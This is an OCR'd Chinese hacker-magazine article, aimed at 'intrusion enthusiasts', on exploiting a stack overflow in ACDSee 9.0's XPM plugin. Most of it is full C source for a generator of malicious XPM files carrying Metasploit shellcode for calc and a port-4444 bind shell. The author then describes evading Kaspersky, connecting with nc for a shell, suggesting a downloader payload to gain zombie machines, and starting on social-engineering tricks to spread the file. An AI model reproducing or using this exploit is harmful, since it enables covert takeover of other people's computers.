



图2

实际上，这种漏洞的出现是比较让人遗憾的，因为既不是溢出造成的，也不是用户的疏忽造成的，而是程序员在编写软件过程中为黑客白白提供了一个可以下载执行木马的函数。继Web迅雷之后，百度超级搜霸也出了同样的问题，这就要求程序员朋友们在编写软件时要多考虑一下安全的问题，培养安全意识。



适合读者：入侵爱好者
前置知识：无

ACDSee v9.0 XPM 文件溢出利用

文/图 半兽人

很多人看图都喜欢用ACDSee，但是这个方便的看图软件现在也出溢出漏洞了。漏洞是由于ACDSee的ID_X.apl插件在处理畸形XPM文件时存在栈缓冲区溢出，如果XPM文件的部分字符串大于4096字节的话，用户打开该文件就会触发溢出，导致执行任意指令。受影响的系统包括ACDSee Pro 8.1 Build 99、ACDSee 9.0 Build 108和Photo Editor 4.0 Build 195。

大家最关心的一定是如何利用这个漏洞。首先，已经有高手写出了溢出XPM文件的生成器，但是网上只给出了源码，需要自己编译一下。不方便编译的朋友不用着急，我已经随文提供了编译好的程序。生成器的源码很简单，具体如下。它其实就是XPM文件头+ShellCode及相关指令+XPM文件尾。这里作者提供了两个可选的ShellCode，一个是运行计算器，另一个是在本地4444端口捆绑cmdshell。当然了，我们重点用的是第二个ShellCode。

```
#include "stdio.h"
#include "stdlib.h"
/* 这个shellcode的作用是运行计算器 */
/*win32_exec -EXITFUNC=process CMD=calc.exe Size=164 Encoder=PexFnstenvSub http://metasploit.com */
unsigned char CalcShellcode[] =
"\x31\xc9\x83\xe9\xdd\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x98"
"\x11\xbe\xa7\x83\xeb\xfc\xe2\xf4\x64\xf9\xfa\xa7\x98\x11\x35\xe2"
"\xa4\x9a\xc2\xa2\xe0\x10\x51\x2c\xd7\x09\x35\xf8\xb8\x10\x55\xee"
"\x13\x25\x35\xa6\x76\x20\x7e\x3e\x34\x95\x7e\xd3\x9f\xd0\x74\xaa"
"\x99\xd3\x55\x53\xa3\x45\x9a\xa3\xed\xf4\x35\xf8\xbc\x10\x55\xc1"
```

```
"\x13\x1d\xf5\x2c\xc7\x0d\xbf\x4c\x13\x0d\x35\xa6\x73\x98\xe2\x83"
"\x9c\xd2\x8f\x67\xfc\x9a\xfe\x97\x1d\xd1\xc6\xab\x13\x51\xb2\x2c"
"\xe8\x0d\x13\x2c\xf0\x19\x55\xae\x13\x91\x0e\xa7\x98\x11\x35\xcf"
"\xa4\x4e\x8f\x51\xf8\x47\x37\x5f\x1b\xd1\xc5\xf7\xf0\x6f\x66\x45"
"\xeb\x79\x26\x59\x12\x1f\xe9\x58\x7f\x72\xdf\xcb\xfb\x3f\xdb\xdf"
"\xfd\x11\xbe\xa7";
/* 这个shellcode的作用是在本地4444端口捆绑cmdshell*/
/* win32_bind - EXITFUNC=seh LPORT=4444 Size=344 Encoder=PexFnstenvSub http://metasploit.com */
unsigned char BindShellcode[] =
"\x33\xc9\x83\xe9\xb0\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x5c"
"\x7b\x78\x7f\x83\xeb\xfc\xe2\xf4\xa0\x11\x93\x32\xb4\x82\x87\x80"
"\xa3\x1b\xf3\x13\x78\x5f\xf3\x3a\x60\xf0\x04\x7a\x24\x7a\x97\xf4"
"\x13\x63\xf3\x20\x7c\x7a\x93\x36\xd7\x4f\xf3\x7e\xb2\x4a\xb8\xe6"
"\xf0\xff\xb8\x0b\x5b\xba\xb2\x72\x5d\xb9\x93\x8b\x67\x2f\x5c\x57"
"\x29\x9e\xf3\x20\x78\x7a\x93\x19\xd7\x77\x33\xf4\x03\x67\x79\x94"
"\x5f\x57\xf3\xf6\x30\x5f\x64\x1e\x9f\x4a\xa3\x1b\xd7\x38\x48\xf4"
"\x1c\x77\xf3\x0f\x40\xd6\xf3\x3f\x54\x25\x10\xf1\x12\x75\x94\x2f"
"\xa3\xad\x1e\x2c\x3a\x13\x4b\x4d\x34\x0c\x0b\x4d\x03\x2f\x87\xaf"
"\x34\xb0\x95\x83\x67\x2b\x87\xa9\x03\xf2\x9d\x19\xdd\x96\x70\x7d"
"\x09\x11\x7a\x80\x8c\x13\xa1\x76\xa9\xd6\x2f\x80\x8a\x28\x2b\x2c"
"\x0f\x28\x3b\x2c\x1f\x28\x87\xaf\x3a\x13\x69\x23\x3a\x28\xf1\x9e"
"\xc9\x13\xdc\x65\x2c\xbc\x2f\x80\x8a\x11\x68\x2e\x09\x84\xa8\x17"
"\xf8\xd6\x56\x96\x0b\x84\xae\x2c\x09\x84\xa8\x17\xb9\x32\xfe\x36"
"\x0b\x84\xae\x2f\x08\x2f\x2d\x80\x8c\xe8\x10\x98\x25\xbd\x01\x28"
"\xa3\xad\x2d\x80\x8c\x1d\x12\x1b\x3a\x13\x1b\x12\xd5\x9e\x12\x2f"
"\x05\x52\xb4\xf6\xbb\x11\x3c\xf6\xbe\x4a\xb8\x8c\xf6\x85\x3a\x52"
"\xa2\x39\x54\xec\xd1\x01\x40\xd4\xf7\xd0\x10\x0d\xa2\xc8\x6e\x80"
"\x29\x3f\x87\xa9\x07\x2c\x2a\x2e\x0d\x2a\x12\x7e\x0d\x2a\x2d\x2e"
"\xa3\xab\x10\xd2\x85\x7e\xb6\x2c\xa3\xad\x12\x80\xa3\x4c\x87\xaf"
"\xd7\x2c\x84\xfc\x98\x1f\x87\xa9\x0e\x84\xa8\x17\xac\xf1\x7c\x20"
"\x0f\x84\xae\x80\x8c\x7b\x78\x7f";
/* 这是XPM的文件头 */
char XPMHeaders[]=
"\x2f\x2a\x20\x58\x50\x4d\x20\x2a\x2f\x0d\x0a\x73\x74\x61\x74\x69"
"\x63\x20\x63\x68\x61\x72\x20\x2a\x50\x69\x78\x6d\x61\x70\x5b\x5d"
"\x20\x3d\x20\x7b\x0d\x0a\x22\x35\x30\x39\x20\x34\x33\x38\x20\x32"
"\x35\x36\x20\x33\x22\x2c\x0d\x0a\x22";
int main(int argc, char* argv[])
{
FILE* xpmfile;
char evilbuff[6600];
int offset=0;
// 以下显示提示
printf("[+] ACDSee v9.0 .XPM File Buffer Overflow\n");
printf("[+] Coded and discovered by Marsu <Marsupilamipowa@hotmail.fr>\n");
if (argc!=3) {
printf("[+] Usage: %s Mode <file.xpm>\n",argv[0]);
printf("[+] Mode is 0 -> run calc.exe\n");
printf("[+] 1 -> bind shell to port 4444\n");
return 0;
}
// 构建XPM文件内容
memset(evilbuff,'A',6600);
memcpy(evilbuff,XPMHeaders,sizeof(XPMHeaders)-1);
memcpy(evilbuff+0x1040,"\x05\x03\x81\x7C",4);
// 在kernel32调用ebx，针对ACDsee9.exe
memcpy(evilbuff+0x10a4,"\x90\x90\xeb\x16\x2a\x02\xfc\x7f\x2a\x02\xfc\x7f",12);
// 针对ACDsee9.exe和 ACDSeeQV.exe
if (!atoi(argv[1]))
memcpy(evilbuff+0x11a0,CalcShellcode,strlen(CalcShellcode));
else
memcpy(evilbuff+0x11a0,BindShellcode,strlen(BindShellcode));
// 这是XPM的文件尾
memcpy(evilbuff+0x1916,"\x22\x0d\x0a\x29\x3b\x0d\x0a",7);
if ((xpmfile=fopen(argv[2],"wb"))==0) {
printf("[-] Unable to access file.\n");
return 0;
}
// 写入文件
fwrite( evilbuff, 1, 6600, xpmfile );
// 关闭文件
fclose(xpmfile);
printf("[+] Done. Have fun!\n");
return 0;
}
```

打开VC++，将以上代码编译生成可执行文件，然后在命令行下运行生成器，命令为："XPM-overflow 参数 文件名"。其中，参数为0

就是采用运行计算器的ShellCode，参数为1就是采用在本地4444端口捆绑cmdshell的ShellCode。我们运行"XPM-overflow 1 file.xpm"，就会在当前目录下生成file.xpm文件，如图1所示。




图1

对于生成的文件，我的卡巴斯基没有任何反应，想不到还是卡巴免杀的，大小只有7K。用记事本打开这个文件，就会看到事先构造的很多的"A"和ShellCode，如图2所示。




图2

我的测试环境是Windows XP SP2 Pro，ACDSee版本为9.0(build 108)。现在我们双击生成的xpm文件，不久之后，本地的4444端口就被打开了，如图3所示。注意看后台的ACDSee，此时正处于假死状态。现在用nc连接一下，就可以拿到可爱的cmdshell了，如图4所示。

当然，对于喜欢高效率的朋友来说，还可以写一个ShellCode实现下载者功能，等到溢出之后也省去很多麻烦，直接就可以拿到肉鸡了。

无处不在的社会工程学

在这个漏洞里，我们当然不能忽略运用社会工程学。给你的图片起个什么样的名字，才能让图片得到最广泛的传播？什么样的名字让人看了就忍不




图3

